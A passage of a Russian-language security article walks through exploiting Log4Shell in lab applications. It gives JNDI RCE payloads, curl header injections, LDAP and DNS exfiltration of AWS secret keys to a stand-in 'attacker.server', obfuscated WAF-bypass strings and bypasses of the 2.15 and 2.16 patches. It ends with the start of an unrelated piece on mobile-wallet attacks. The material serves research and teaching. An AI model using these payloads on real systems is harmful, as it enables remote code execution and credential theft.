В составе идет несколько пейлоадов, нас интересует `RemoteReference`. Это классическая атака через JNDI, которая ведет к RCE через удаленную загрузку классов. Указываем адрес в теле нашего пейлоада.

```
${jndi:ldap://127.0.0.1:1389/o=reference}
```



Успешная эксплуатация уязвимости CVE-2021-44228 в Log4j

Если ты не увидел калькулятор, то поздравляю, у тебя новая Java. Дело в том, что в версии выше 8u191 по дефолту запрещена удаленная загрузка классов. Однако это не мешает эксплуатировать уязвимость, используя локальные цепочки гаджетов. Java — язык библиотек и фреймворков, и редко встречаются ситуации, где используется чистый код на Java.

ЭКСПЛУАТАЦИЯ LOG4J В SPRING BOOT RCE НА JAVA ВЕРСИИ ВЫШЕ 8U19

Рассмотрим популярный фреймворк Spring. Уже готовое уязвимое приложение можно взять из репозитория log4shell-vulnerable-app.

Запускаем его при помощи `gradle`.

```
git clone https://github.com/christophetd/log4shell-vulnerable-app.
git
cd log4shell-vulnerable-app
gradlew bootRun
```

В качестве пейлоада выбираем `Tomcat`. Для эксплуатации используется небезопасный reflection в классе `org.apache.naming.factory.BeanFactory`. Этот класс из Tomcat содержит логику для создания Beans с помощью рефлексии. Если ты хочешь почитать подробнее об этой технике, то добро пожаловать в статью Михаила Степанкина (Michael Stepankin) Exploiting JNDI Injections in Java.


В результате получается такой пейлоад:

```
${jndi:ldap://127.0.0.1:1389/o=tomcat}
```

Отправляем его в качестве заголовка `X-Api-Version`.

```
curl -H 'X-Api-Version: ${jndi:ldap://127.0.0.1:1389/o=tomcat}'
http://127.0.0.1:8080/
```

И вуаля, наблюдаем калькулятор.



Эксплуатация


НЕ RCE ЕДИНЫМ

Выполнение кода — это, конечно, замечательно, но уязвимость и без этого сулит много проблем. Давай вспомним, какое количество резолверов, помимо JNDI, были объявлены в `variableResolver`:

```
"date" -> {DateLookup@5805}
"java" -> {JavaLookup@5807}
"marker" -> {MarkerLookup@5809}
"ctx" -> {ContextMapLookup@5811}
"lower" -> {LowerLookup@5813}
"upper" -> {UpperLookup@5815}
"jndi" -> {JndiLookup@5817}
"main" -> {MapLookup@5819}
"jvmrunargs" -> {JmxRuntimeInputArgumentsLookup@5821}
"sys" -> {SystemPropertiesLookup@5823}
"env" -> {EnvironmentLookup@5825}
"log4j" -> {Log4jLookup@5827}
```

Все их можно использовать таким же образом. Рассмотрим, например, резолвер `env`. Он позволяет получать доступ к переменным окружения. Попробуем что-нибудь безобидное, например `${env:OS}`.

```
gradlew run --args='${env:OS}'
```



Получение доступа к переменным окружения через log4j

Это хорошо, но как нам получить значение этой переменной удаленно? Давай вернемся к методу `substitute`. Разберем переменную `substitutionInVariablesEnabled`.

org/apache/logging/log4j/core/lookup/StrSubstitutor.java
```
private int substitute(final LogEvent event, final StringBuilder buf,
                       final int offset, final int length,
                       List<String> priorVariables) {
  ...
  final boolean substitutionInVariablesEnabled =
isEnableSubstitutionInVariables();
```

По дефолту она установлена в `true` — значит, конструкции `${}` могут сами быть динамическими, то есть содержать другие переменные.

org/apache/logging/log4j/core/lookup/StrSubstitutor.java
```
public boolean isEnableSubstitutionInVariables() {
  return enableSubstitutionInVariables;
}
```

org/apache/logging/log4j/core/lookup/StrSubstitutor.java
```
/**
 * The flag whether substitution in variable names is enabled.
 */
private boolean enableSubstitutionInVariables = true;
```

Таким образом при парсинге проверяется истинность `substitutionInVariablesEnabled` и, если значение истинно, находится начало еще одной конструкции `${`. Ее позиция записывается, а значение `nestedVarCount` инкрементируется.

org/apache/logging/log4j/core/lookup/StrSubstitutor.java
```
private int substitute(final LogEvent event, final StringBuilder buf,
                       final int offset, final int length,
                       List<String> priorVariables) {
  ...
  final boolean substitutionInVariablesEnabled =
isEnableSubstitutionInVariables();
    ...
    while (pos < bufEnd) {
      if (substitutionInVariablesEnabled
          && (endMatchLen = prefixMatcher.isMatch(chars, pos, offset,
bufEnd)) != 0) {
```

org/apache/logging/log4j/core/lookup/StrSubstitutor.java
```
nestedVarCount++;
pos += endMatchLen;
continue;
```

После того как вся строка обработана, происходит рекурсивный вызов метода `substitute` начиная с самой глубоко вложенной переменной. То есть преобразование конструкции вида `${${${var}}}` начинается с переменной `${var}`. Такое поведение открывает атакующему просто колоссальное количество различных векторов для атаки.


С этими знаниями возвращаемся к нашему вопросу: как получить значение переменной удаленно?

Первое, что приходит в голову, — это просто передать данные в URI или в качестве параметров на наш сервер. Давай попробуем это сделать. Для получения нужной информации необходимо передать валидное LDAP-приветствие клиенту, в качестве которого выступает уязвимая машина. Эмулируем его, просто передав нужную байт-строку через `echo`:

```
echo -e '0\x0c\x02\x01\x01a\x07\x0a\x01\x00\x04\x00\x04\00' | nc -vv
-l -p 389 | xxd
```

В пейлоад добавим нужную переменную окружения.

```
gradlew run --args='${jndi:ldap://127.0.0.1/${env:OS}}'
```




Передача переменных окружения на сервер атакующего

Простор для творчества здесь огромный. Например, можно передать ключи доступа от AWS.

```
${jndi:ldap://attacker.server/${env:AWS_SECRET_ACCESS_KEY}}
```

Даже если на удаленной машине запрещены TCP-коннекты, DNS-запросы чаще всего ходят нормально. В таком случае пейлоад приобретает следующий вид.

```
${jndi:ldap://${env:AWS_SECRET_ACCESS_KEY}.attacker.server/any}
```



Отправка содержимого переменной окружения через DNS-запрос

МАНИПУЛЯЦИИ С ПЕЙЛОАДОМ И ОБХОДЫ WAF


Теперь стоит сказать пару слов о различных техниках обхода WAF. В первую очередь обратим внимание на обработку префикса для определения резолвера.

org/apache/logging/log4j/core/lookup/Interpolator.java
```
public String lookup(final LogEvent event, String var) {
  ...
  final String prefix = var.substring(0, prefixPos).toLowerCase(
Locale.US);
```

При выполнении функции `toLowerCase` все символы, проходящие через нее, приводятся к указанным региональным настройкам (`Locale.US`). Это позволяет брать похожие литеры из других алфавитных систем, и они будут преобразованы в максимально подходящие английские. Техника называется Best-fit Mappings.

```
${ĵṇđĨ:ldap://127.0.0.1/${env:OS}}
```

Такой вектор тоже отлично отрабатывает.



Использование похожих символов из других алфавитов при эксплуатации уязвимости в Log4j

Помимо этого, возможность использовать вложенные переменные открывает широкий простор для создания уникальных пейлоадов. Посмотрим на резолверы `lower` и `upper`.

```
"lower" -> {LowerLookup@5813}
"upper" -> {UpperLookup@5815}
```

Как ты понял из названия, они преобразуют текст в нижний и верхний регистр соответственно. Можно указывать один или несколько символов для трансформации. Используя эти резолверы, полезную нагрузку можно трансформировать в следующий вид:

```
${${upper:j}${lower:n}${upper:d}i:${lower:l}d${lower:ap}://127.0.0.1/
${env:OS}}
```

Продолжение статьи →

Только не используй верхний регистр в схеме (`ldap`), так как она регистрозависима и `LDAP://127.0.0.1` уже не приведет коннект к твоему серверу.

Теперь давай еще раз вернемся к проверке значения переменной в методе `substitute`, к тому куску кода, что я пропустил вначале.

org/apache/logging/log4j/core/lookup/StrSubstitutor.java
```
if (valueDelimiterMatcher != null) {
  final char [] varNameExprChars = varNameExpr.toCharArray();
  int valueDelimiterMatchLen = 0;
  for (int i = 0; i < varNameExprChars.length; i++) {
    ...
    if (valueEscapeDelimiterMatcher != null) {
      int matchLen = valueEscapeDelimiterMatcher.isMatch(
varNameExprChars, i);
      if (matchLen != 0) {
        ...
      } else if ((valueDelimiterMatchLen = valueDelimiterMatcher.
isMatch(varNameExprChars, i)) != 0) {
        varName = varNameExpr.substring(0, i);
        varDefaultValue = varNameExpr.substring(i +
valueDelimiterMatchLen);
        break;
      }
    } else if ((valueDelimiterMatchLen = valueDelimiterMatcher.
isMatch(varNameExprChars, i)) != 0) {
      varName = varNameExpr.substring(0, i);
      varDefaultValue = varNameExpr.substring(i +
valueDelimiterMatchLen);
      break;
    }
  }
}
```


Здесь конструкция `valueDelimiterMatcher.isMatch` проверяет содержимое переменной на наличие двоеточия и минуса. Они используются для того, чтобы указать дефолтное значение, если резолвер вернет `false`. Например, переменная окружения, которую мы запрашиваем, не существует. Передача переменной с дефолтным значением имеет следующий формат:

```
${резолвер:переменная:-дефолтное_значение}
```

Мой пример с несуществующей переменной окружения будет выглядеть как-то так:

```
${env:ANYTHING:-hello}
```

Причем количество двоеточий во втором случае может быть любым.




Указание дефолтных значений в строковых переменных ${}

Также можно совсем не указывать резолвер. Тогда метод `resolveVariable` попробует применить резолвер по умолчанию — `MapLookup`. И если он вернет `null`, то будет использоваться дефолтное значение, которое мы передали.


```
${::-hello}
```

org/apache/logging/log4j/core/lookup/StrSubstitutor.java
```
// resolve the variable
String varValue = resolveVariable(event, varName, buf, startPos,
endPos);
if (varValue == null) {
  varValue = varDefaultValue;
}
```



Дефолтное значение переменной без использования резолвера в Log4j

Ровно такое же поведение будет при несуществующем резолвере.




Дефолтное значение переменной при использовании несуществующего резолвера в Log4j

Тогда атакующий пейлоад может приобретать совсем безумный вид.

```
${${::::-j}${lower:N}${env:OLOLOLO:-d}i:${::-l}${:ANYANY:-d}${ASDF:
DSFA:-a}p://127.0.0.1/${env:OS}}
```

И такое тоже успешно отрабатывает.




Эксплуатация уязвимости в Log4j при помощи обфусцированной полезной нагрузки

Блокировать что-то подобное WAF-системами, которые основаны на регулярках, сам понимаешь, занятие не из приятных.

ПАТЧИ И ИХ ОБХОДЫ


Настало время поговорить о заплатках для уязвимости.

Первое, что рекомендовали, — это установить флаг `formatMsgNoLookups` или переменную окружения `LOG4J_FORMAT_MSG_NO_LOOKUPS` в `true`, чтобы переменные в логируемых событиях не обрабатывались. Такое решение подходит для Log4j версий 2.10 и выше.



Фикс уязвимости в Log4j при помощи флага formatMsgNoLookups

Это действительно помогает, только вот далеко не всегда. Причина в том, что в Log4j все еще существуют места в коде, где может происходить обработка переменных в логируемых событиях. Например, если приложение использует конструкции вида `Logger.printf(level, "%s", userInput)` или свой кастомный класс для логирования, где не реализуется `StringBuilderFormattable`.



Обход фикса уязвимости в Log4j. Успешная эксплуатация с установленным флагом formatMsgNoLookups

Могут существовать и другие векторы атак, так что использовать этот метод фикса не рекомендуется.

Первый официальный патч появился в версии 2.15. В ней возможность использовать переменные в сообщениях по дефолту отключили, но в конфигах это по-прежнему работает. Для JNDI-коннектов был введен механизм белых списков, который по умолчанию разрешает только localhost. Если используется кастомный шаблон логирования, где пользовательские данные каким-то образом попадают в Thread Context Map (MDC), то эксплуатация уязвимости все еще возможна.

Рассмотрим на примере. Возьмем форк репозитория log4shell-vulnerable-app Кая Миндермана (Kai Mindermann).

```
git clone https://github.com/kmindi/log4shell-vulnerable-app.git
log4shell-vulnerable-app-2
cd log4shell-vulnerable-app-2
```

Раскомментируй строку в `build.gradle`, чтобы использовать новую версию Log4j.

build.gradle
```
configurations.all {
 resolutionStrategy.eachDependency { DependencyResolveDetails details
->
   if (details.requested.group == 'org.apache.logging.log4j') {
     details.useVersion '2.15.0'
   }
 }
}
```

В этом форке немного изменен шаблон логирования.


src/main/resources/log4j2.properties
```
appender.console.layout.pattern = ${ctx:apiversion} - %d{yyyy-MM-dd
HH:mm:ss} %-5p %c{1}:%L - %m%n
```

И метод логирования пользовательских данных.

src/main/java/fr/christophetd/log4shell/vulnerableapp/MainController.java
```
@GetMapping("/")
public String index(@RequestHeader("X-Api-Version") String apiVersion
) {
  // Add user controlled input to threadcontext;
  // Used in log via ${ctx:apiversion}
  ThreadContext.put("apiversion", apiVersion);

  logger.info("Received a request for API version ");
  return "Hello, world!";
}
```

```
gradlew bootRun
curl -H 'X-Api-Version: ${env:OS}' 127.0.0.1:8080
curl -H 'X-Api-Version: ${jndi:ldap://127.0.0.1:1389/o=tomcat}' 127.
0.0.1:8080
```

Теперь значение из заголовка `X-Api-Version` передается в переменную `apiversion` через `ThreadContext`. В таком случае эксплуатация все так же возможна. Единственное, что останавливает от полноценного RCE, — это ограничение коннектов через JNDI только к локальным адресам. Но своеобразный LCE (Local Code Execution :-)) все еще можно применять, например как вектор для поднятия привилегий.



Обход фикса уязвимости в Log4j 2.15. Успешная эксплуатация через ThreadContext

Эта возможность эксплуатации получила отдельный идентификатор CVE-2021-45046.

После того как разработчики поняли, что патч получился не совсем удачным, вышла очередная версия Log4j — 2.16. Казалось бы, на этот раз все должно быть исправлено как нужно. Но пристальное внимание со стороны исследователей быстро дало свои плоды — нашелся способ вызвать отказ в обслуживании. Эта уязвимость снова получает свой идентификатор CVE-2021-45105. Эксплуатация опять возможна, только когда используются нестандартные шаблоны логирования.

Обратимся все к тому же форку log4shell-vulnerable-app. Здесь шаблон уязвим и для этой атаки.


src/main/resources/log4j2.properties
```
appender.console.layout.pattern = ${ctx:apiversion} - %d{yyyy-MM-dd
HH:mm:ss} %-5p %c{1}:%L - %m%n
```

Если атакующий передаст `${ctx:apiversion}`, это вызовет бесконечные попытки преобразования переменной и в работе приложения произойдет исключение.

Обновляем версию Log4j в конфиге и тестируем уязвимость.

build.gradle
```
configurations.all {
 resolutionStrategy.eachDependency { DependencyResolveDetails details
->
   if (details.requested.group == 'org.apache.logging.log4j') {
     details.useVersion '2.16.0'
   }
 }
}
```

```
curl -H 'X-Api-Version: ${ctx:apiversion}' 127.0.0.1:8080
```



Эксплуатация DoS-уязвимости CVE-2021-45046 в Log4j 2.16.0

В очередном билде — версии 2.17 — основные проблемы, кажется, закончились. Была обнаружена еще одна уязвимость с идентификатором CVE-2021-44832, но условия для ее успешной эксплуатации довольно суровы. Атакующему нужен доступ для изменения конфигураций логирования. В таком случае он может сгенерировать конфигурацию, где можно выполнить произвольный код через JDBC Appender с источником данных, ссылающимся на JNDI URI. Об этом я, пожалуй, расскажу как-нибудь в другой раз, а ты скорее обновляйся на самую последнюю версию Log4j 2.17.1.

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)

ВЫВОДЫ

В этой статье я рассмотрел очень интересную и опасную с точки зрения последствий уязвимость. Легкость эксплуатации породила настоящий бум в сети, всевозможные логи начали пухнуть от наличия в них записей, содержащих заветные `${jndi:ldap://}`. Log4Shell по праву стал самой горячей уязвимостью уходящего года. Думаю, что мы еще долгое время будем видеть на просторах багбаунти репорты, где эта проблема всплывает в самых неожиданных местах.

Удивительно, как баг с таким простым вектором эксплуатации оставался в тени широкой общественности целых восемь лет, ведь первая уязвимая версия Log4j 2.0 beta9 была выпущена аж в конце сентября 2013 года.

Для нас это очередное напоминание о том, что иногда достаточно лишь пристальнее приглядеться к коду, который у всех на виду, чтобы обнаружить нечто интересное.

БЛИЗКИЕ КОНТАКТЫ

ВЗЛОМ GOOGLE PAY, SAMSUNG PAY И APPLE PAY

Электронные кошельки Google Pay, Samsung Pay и Apple Pay считаются наиболее современными платежными инструментами. Однако они тоже подвержены уязвимостям, поскольку все еще зависят от технологий, созданных тридцать лет назад. В сегодняшней статье я расскажу о методах взлома популярных электронных кошельков, а также раскрою детали новой атаки на кошельки и карты EMV/NFC — Cryptogram Confusion.

Тимур Юнусов

Читай также

О принципах, на которых строится безопасность банковских платежных систем, ты можешь узнать из моих предыдущих статей:

- Близкие контакты. Атакуем бесконтактные карты
- Близкие контакты. Как работают атаки на чиповые карты
- Близкие контакты. Как хакеры крадут деньги с банковских карт
- Близкие контакты. Разбираемся, как работают системы безопасности кредитных карт

ПРЕДЫСТОРИЯ

Если проследить эволюцию стандарта EMV, то вначале были чиповые смарт-карты. Затем эти карты оснастили антенной и превратили в бесконтактные карты, унаследовавшие почти все функции от EMV. Но карточным брендам этого было мало, и в 2011 году уже существовавший тогда Google Wallet оснастили функцией бесконтактной оплаты с помощью NFC.

Google использовала подход Host-Card Emulator (HCE), когда конечное устройство не содержит в себе все приватные и симметричные ключи шифрования по аналогии со смарт-картой, а время от времени загружает одноразовые ключи (Single-Use Key, SUK) для каждой следующей операции. Придерживаясь этого подхода до сих пор, телефоны с Google Pay не позволяют совершать больше двадцати операций без подключения к интернету. В 2012 году Samsung и Apple представили свои кошельки с использованием технологии Secure Element. Работают они по аналогии со смарт-картами, где физически и логически защищенный чип гарантирует защиту от перехвата, чтения, перезаписи секретных ключей, на основе которых создаются 3DES-криптограммы EMV и подписываются данные с помощью асимметричного RSA.

В прошлом Славомир Ясек показывал пример успешного переноса Google Pay с одного устройства на другое. При этом сохранялась возможность получать ключи SUK с серверов Google не на оригинальное устройство. Питер Филлмор (Peter Fillmor) также детально рассматривал устройство Apple Pay. Я в 2017 году демонстрировал на конференции Black Hat USA реплей атаки на онлайн-криптограммы Apple Pay.

